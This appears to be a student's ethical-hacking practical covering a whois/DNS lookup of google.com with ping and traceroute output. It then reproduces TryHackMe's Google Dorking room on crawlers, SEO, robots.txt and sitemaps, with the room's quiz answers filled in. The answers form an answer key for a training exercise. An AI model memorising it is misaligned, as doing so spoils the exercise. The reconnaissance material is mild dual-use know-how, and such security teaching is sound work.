Ethical Hacking


Practical 1

Part 1 : Whois

Steps :

1. Open the who.is website (https://who.is/). Then enter the name of the website you want to search (in this case, google.com) and click on the search button.

2. Here, it shows you information about the website such as the DNS Records etc.



google.com

DNS information

Whois | DNS Records | Diagnostics

DNS Records for google.com

cache expires in 4 minutes and 38 seconds

Hostname	Type	TTL	Priority	Content
google.com	SOA	49		ns1.google.com dns-admin@google.com 597503322 900 900 1800 60
google.com	NS	6735		ns1.google.com
google.com	NS	6735		ns4.google.com
google.com	NS	6735		ns2.google.com
google.com	NS	6735		ns3.google.com
google.com	A	99		172.253.63.102
google.com	A	99		172.253.63.113
google.com	A	99		172.253.63.138
google.com	A	99		172.253.63.139
google.com	A	99		172.253.63.101
google.com	A	99		172.253.63.100
google.com	AAAA	279		2607:f8b0:4004:c06::8b
google.com	AAAA	279		2607:f8b0:4004:c06::64
google.com	AAAA	279		2607:f8b0:4004:c06::71
google.com	AAAA	279		2607:f8b0:4004:c06::66
google.com	MX	84	10	smtp.google.com
www.google.com	A	94		172.253.122.99

google.com

diagnostic tools

Whois | DNS Records | Diagnostics

Ping

```
PING google.com (142.251.167.113) 56(84) bytes of data.
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=1 ttl=57 time=3.03 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=2 ttl=57 time=3.28 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=3 ttl=57 time=3.13 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=4 ttl=57 time=3.05 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=5 ttl=57 time=3.05 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 3.039/3.113/3.281/0.108 ms
```

Traceroute

```
traceroute to google.com (142.251.167.102), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  1.052 ms  1.046 ms  1.005 ms
 2  ec2-3-236-63-7.compute-1.amazonaws.com (3.236.63.7)  98.661 ms ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)  6.667 ms ec2-3-236-63-39.compute
 3  240.0.224.98 (240.0.224.98)  1.290 ms 240.0.224.96 (240.0.224.96)  1.343 ms  1.310 ms
 4  240.0.236.3 (240.0.236.3)  2.454 ms 240.0.236.2 (240.0.236.2)  2.726 ms 240.0.236.1 (240.0.236.1)  2.693 ms
 5  242.2.213.195 (242.2.213.195)  7.199 ms 242.2.212.195 (242.2.212.195)  7.299 ms 242.2.213.195 (242.2.213.195)  7.234 ms
 6  100.100.4.92 (100.100.4.92)  2.778 ms 100.100.36.98 (100.100.36.98)  2.321 ms 100.100.36.96 (100.100.36.96)  2.343 ms
 7  99.83.65.1 (99.83.65.1)  2.349 ms  2.411 ms 99.83.115.171 (99.83.115.171)  2.391 ms
 8  108.170.246.34 (108.170.246.34)  3.627 ms  3.087 ms 108.170.246.67 (108.170.246.67)  2.314 ms
 9  * * 216.239.48.95 (216.239.48.95)  3.226 ms
```


Part 2 : Google Dorking

Theory :

Google Dorking (Google Hacking) is a technique that utilizes advanced search operators to uncover information on the internet that may not be readily available through standard search queries. This strategy takes advantage of the features of Google's search algorithms to locate specific text strings within search results.


Steps :

1. Go to tryhackme.com, register and search for "Google Dorking"




2. Complete all the tasks and answer all the questions asked.

TASK 1 :




TASK 2 :




In the diagram above, "**mywebsite.com**" has been scraped as having the keywords as “Apple” “Banana" and “Pear”. These keywords are stored in a dictionary by the crawler, who then returns these to the search engine i.e. Google. Because of this persistence, Google now knows that the domain “**mywebsite.com**” has the keywords “Apple", “Banana” and “Pear”. As only one website has been crawled, if a user was to search for “Apple”...“**mywebsite.com**” would appear. This would result in the same behaviour if the user was to search for “Banana”. As the indexed contents from the crawler report the domain as having “Banana”, it will be displayed to the user.

As illustrated below, a user submits a query to the search engine of “Pears”. Because the search engine only has the contents of one website that has been crawled with the keyword of “Pears” it will be the only domain that is presented to the user.



However, as we previously mentioned, **crawlers attempt to traverse, termed as crawling, every URL and file that they can find!** Say if “**mywebsite.com**” had the same keywords as before (“Apple", “Banana” and “Pear”), but also had a URL to another website “**anotherwebsite.com**”, the crawler will then attempt to traverse everything on that URL (**anotherwebsite.com**) and retrieve the contents of everything within that domain respectively.

This is illustrated in the diagram below. The crawler initially finds “**mywebsite.com**”, where it crawls the contents of the website - finding the same keywords (“Apple", “Banana” and “Pear”) as before, but it has additionally found an external URL. Once the crawler is complete on “**mywebsite.com**”, it'll proceed to crawl the contents of the website “**anotherwebsite.com**”, where the keywords ("Tomatoes", “Strawberries” and “Pineapples”) are found on it. The crawler's dictionary now contains the contents of both “**mywebsite.com**” and “**anotherwebsite.com**”, which is then stored and saved within the search engine.




Recapping

So to recap, the search engine now has knowledge of two domains that have been crawled:
1. mywebsite.com
2. anotherwebsite.com


Although note that “**anotherwebsite.com**” was only crawled because it was referenced by the first domain “**mywebsite.com**”. Because of this reference, the search engine knows the following about the two domains:

Domain Name	Keyword
mywebsite.com	Apples
mywebsite.com	Bananas
mywebsite.com	Pears
anotherwebsite.com	Tomatoes
anotherwebsite.com	Strawberries
anotherwebsite.com	Pineapples


Or as illustrated below:



Now that the search engine has some knowledge about keywords, say if a user was to search for “Pears” the domain “**mywebsite.com**” will be displayed - as it is the only crawled domain containing "Pears":




Likewise, say in this case the user now searches for "Strawberries". The domain "**anotherwebsite.com**" will be displayed, as it is the only domain that has been crawled by the search engine that contains the keyword "Strawberries":



This is great...But imagine if a website had multiple external URL's (as they often do!) That'll require a lot of crawling to take place. There's always the chance that another website might have similar information as of that another website crawled - right? So how does the "Search Engine" decide on the hierarchy of the domains that are displayed to the user?

In the diagram below in this instance, if the user was to search for a keyword such as "Tomatoes" (which websites 1-3 contain) who decides what website gets displayed in what order?



A logical presumption would be that website 1 -> 3 would be displayed...But that's not how real-world domains work and/or are named.

So, who (or what) decides the hierarchy? Well...

Answer the questions below

Name the key term of what a "Crawler" is used to do

index — Correct Answer

What is the name of the technique that "Search Engines" use to retrieve this information about websites?

crawling — Correct Answer

What is an example of the type of contents that could be gathered from a website?

keywords — Correct Answer

TASK 3 :

Task 3 ✔ Enter: Search Engine Optimisation

Search Engine Optimisation

Search Engine Optimisation or SEO is a prevalent and lucrative topic in modern-day search engines. In fact, so much so, that entire businesses capitalise on improving a domains SEO “ranking”. At an abstract view, search engines will “prioritise” those domains that are easier to index. There are many factors in how “optimal” a domain is - resulting in something similar to a point-scoring system.

To highlight a few influences on how these points are scored, factors such as:


• How responsive your website is to the different browser types I.e. Google Chrome, Firefox and Internet Explorer - this includes Mobile phones!


• How easy it is to crawl your website (or if crawling is even allowed ...but we'll come to this later) through the use of "Sitemaps"

• What kind of keywords your website has (i.e. In our examples if the user was to search for a query like “Colours” no domain will be returned - as the search engine has not (yet) crawled a domain that has any keywords to do with “Colours”

There is a lot of complexity in how the various search engines individually "point-score" or rank these domains - including vast algorithms. Naturally, the companies running these search engines such as Google don't share exactly how the hierarchic view of domains ultimately ends up. Although, as these are businesses at the end of the day, you can pay to advertise/boost the order of which your domain is displayed.

There are various online tools - sometimes provided by the search engine providers themselves that will show you just how optimised your domain is. For example, let's use Google's Site Analyser to check the rating of TryHackMe:





According to this tool, TryHackMe has an SEO rating of **85/100** (as of 14/11/2020). That's not too bad and it'll show the justifications as to how this score was calculated below on the page.

But...Who or What Regulates these "Crawlers"?

Aside from the search engines who provide these "Crawlers", website/web-server owners themselves ultimately stipulate what content "Crawlers" can scrape. Search engines will want to retrieve **everything** from a website - but there are a few cases where we wouldn't want **all** of the contents of our website to be indexed! Can you think of any...? How about a secret administrator login page? We don't want **everyone** to be able to find that directory - especially through a google search.

Introducing Robots.txt...

Answer the questions below

Use the same SEO checkup tool and other online alternatives to see how their results compare for https://tryhackme.com and http://googledorking.cmnatic.co.uk

No answer needed

Correct Answer

TASK 4 :

Task 4 Beepboop - Robots.txt

Robots.txt

Similar to "Sitemaps" which we will later discuss, this file is the first thing indexed by "Crawlers" when visiting a website.

But what is it?

This file must be served at the root directory - specified by the webserver itself. Looking at this files extension of **.txt**, its fairly safe to assume that it is a text file.

The text file defines the permissions the "Crawler" has to the website. For example, what type of "Crawler" is allowed (I.e. You only want Google's "Crawler" to index your site and not MSN's). Moreover, Robots.txt can specify what files and directories that we do or don't want to be indexed by the "Crawler".

A very basic markup of a Robots.txt is like the following:

```
User-agent: *
Allow: /

Sitemap: http://mywebsite.com/sitemap.xml

```

Here we have a few keywords...

Keyword	Function
User-agent	Specify the type of "Crawler" that can index your site (the asterisk being a wildcard, allowing **all "User-agents"**
Allow	Specify the directories or file(s) that the "Crawler" **can** index
Disallow	Specify the directories or file(s) that the "Crawler" **cannot** index
Sitemap	Provide a reference to where the sitemap is located (improves SEO as previously discussed, we'll come to sitemaps in the next task)

In this case:

1. Any "Crawler" can index the site
2. The "Crawler" is allowed to index the entire contents of the site
3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

Say we wanted to hide directories or files from a "Crawler"? Robots.txt works on a "blacklisting" basis. Essentially, **unless told otherwise**, the Crawler will index whatever it can find.

```
User-agent: *
Disallow: /super-secret-directory/
Disallow: /not-a-secret/but-this-is/

Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site

2. The "Crawler" can index every other content that isn't contained within "/super-secret-directory/".

Crawlers also know the differences between sub-directories, directories and files. Such as in the case of the second "Disallow:" ("/not-a-secret/but-this-is/")

The "Crawler" will index all the contents within "**/not-a-secret/**", but will not index anything contained within the sub-directory **"/but-this-is/"**.

3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

What if we Only Wanted Certain "Crawlers" to Index our Site?

We can stipulate so, such as in the picture below:

```
1  User-agent: Googlebot
2  Allow: /
3
4  User-agent: msnbot
5  Disallow: /
6
7
```

In this case:

1. The "Crawler" "Googlebot" is allowed to index the entire site ("Allow: /")

2. The "Crawler" "msnbot" is not allowed to index the site (Disallow: /")

How about Preventing Files From Being Indexed?

Whilst you can make manual entries for every file extension that you don't want to be indexed, you will have to provide the directory it is within, as well as the full filename. Imagine if you had a huge site! What a pain...Here's where we can use a bit of regexing.

```
User-agent: *

Disallow: /*.ini$

Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site

2. However, the "Crawler" cannot index **any** file that has the extension of **.ini** within any directory/sub-directory using ("$") of the site.

3. The "Sitemap" is located at http://mywebsite.com/sitemap.xml

Why would you want to hide a **.ini** file for example? Well, files like this contain sensitive configuration details. Can you think of any other file formats that might contain sensitive information?

Answer the questions below

Where would "robots.txt" be located on the domain "**ablog.com**"

ablog.com/robots.txt — Correct Answer — Hint

If a website was to have a sitemap, where would that be located?

/sitemap.xml — Correct Answer

How would we only allow "Bingbot" to index the website?

User-agent: Bingbot — Correct Answer

How would we prevent a "Crawler" from indexing the directory "/dont-index-me/"?

Disallow: /dont-index-me/ — Correct Answer

What is the extension of a Unix/Linux system configuration file that we might want to hide from "Crawlers"?

.conf — Correct Answer — Hint


TASK 5 :

Task 5 Sitemaps


Sitemaps

Comparable to geographical maps in real life, “Sitemaps” are just that - but for websites!

“Sitemaps” are indicative resources that are helpful for crawlers, as they specify the necessary routes to find content on the domain. The below illustration is a good example of the structure of a website, and how it may look on a "Sitemap":



The blue rectangles represent the **route** to nested-content, similar to a directory I.e. “Products” for a store. Whereas, the green rounded-rectangles represent an actual page. However, this is for illustration purposes only - “Sitemaps” don't look like this in the real world. They look something much more similar to this:



“Sitemaps” are XML formatted. I won't explain the structure of this file-formatting as the room XXE created by falconfeast does a mighty fine job of this.

The presence of "Sitemaps" holds a fair amount of weight in influencing the "optimisation" and favorability of a website. As we discussed in the "Search Engine Optimisation" task, these maps make the traversal of content much easier for the crawler!

Why are "Sitemaps" so Favourable for Search Engines?

Search engines are lazy! Well, better yet - search engines have a lot of data to process. The efficiency of how this data is collected is paramount. Resources like "Sitemaps" are extremely helpful for "Crawlers" as the necessary routes to content are already provided! All the crawler has to do is scrape this content - rather than going through the process of manually finding and scraping. Think of it as using a wordlist to find files instead of randomly guessing their names!

The easier a website is to "Crawl", the more optimised it is for the "Search Engine"

Answer the questions below

What is the typical file structure of a "Sitemap"?

xml — Correct Answer

What real life example can "Sitemaps" be compared to?

map — Correct Answer

Name the keyword for the path taken for content on a website


route — Correct Answer

TASK 6 :


Task 6 ✔ What is Google Dorking?

Using Google for Advanced Searching

As we have previously discussed, Google has a lot of websites crawled and indexed. Your average Joe uses Google to look up Cat pictures (I'm more of a Dog person myself...). Whilst Google will have many Cat pictures indexed ready to serve to Joe, this is a rather trivial use of the search engine in comparison to what it can be used for.
For example, we can add operators such as that from programming languages to either increase or decrease our search results - or perform actions such as arithmetic!




Say if we wanted to narrow down our search query, we can use quotation marks. Google will interpret everything in between these quotation marks as exact and only return the results of the exact phrase provided...Rather useful to filter through the rubbish that we don't need as we have done so below:



Refining our Queries

We can use terms such as "**site**" (such as bbc.co.uk) and a query (such as "gchq news") to search the specified site for the keyword we have provided to filter out content that may be harder to find otherwise. For example, using the "site" and "query" of "bbc" and "gchq", we have modified the order of which Google returns the results.

In the screenshot below, searching for "gchq news" returns approximately 1,060,000 results from Google. The website that we want is ranked behind GCHQ's actual website:



But we don't want that...We wanted "**bbc.co.uk**" first, so let's refine our search using the "**site**" term. Notice how in the screenshot below, Google returns with much fewer results? Additionally, the page that we didn't want has disappeared, leaving the site that we did actually want!

Of course, in this case, GCHQ is quite a topic of discussion - so there'll be a load of results regardless.

Of course, in this case, GCHQ is quite a topic of discussion - so there'll be a load of results regardless.

So What Makes "Google Dorking" so Appealing?

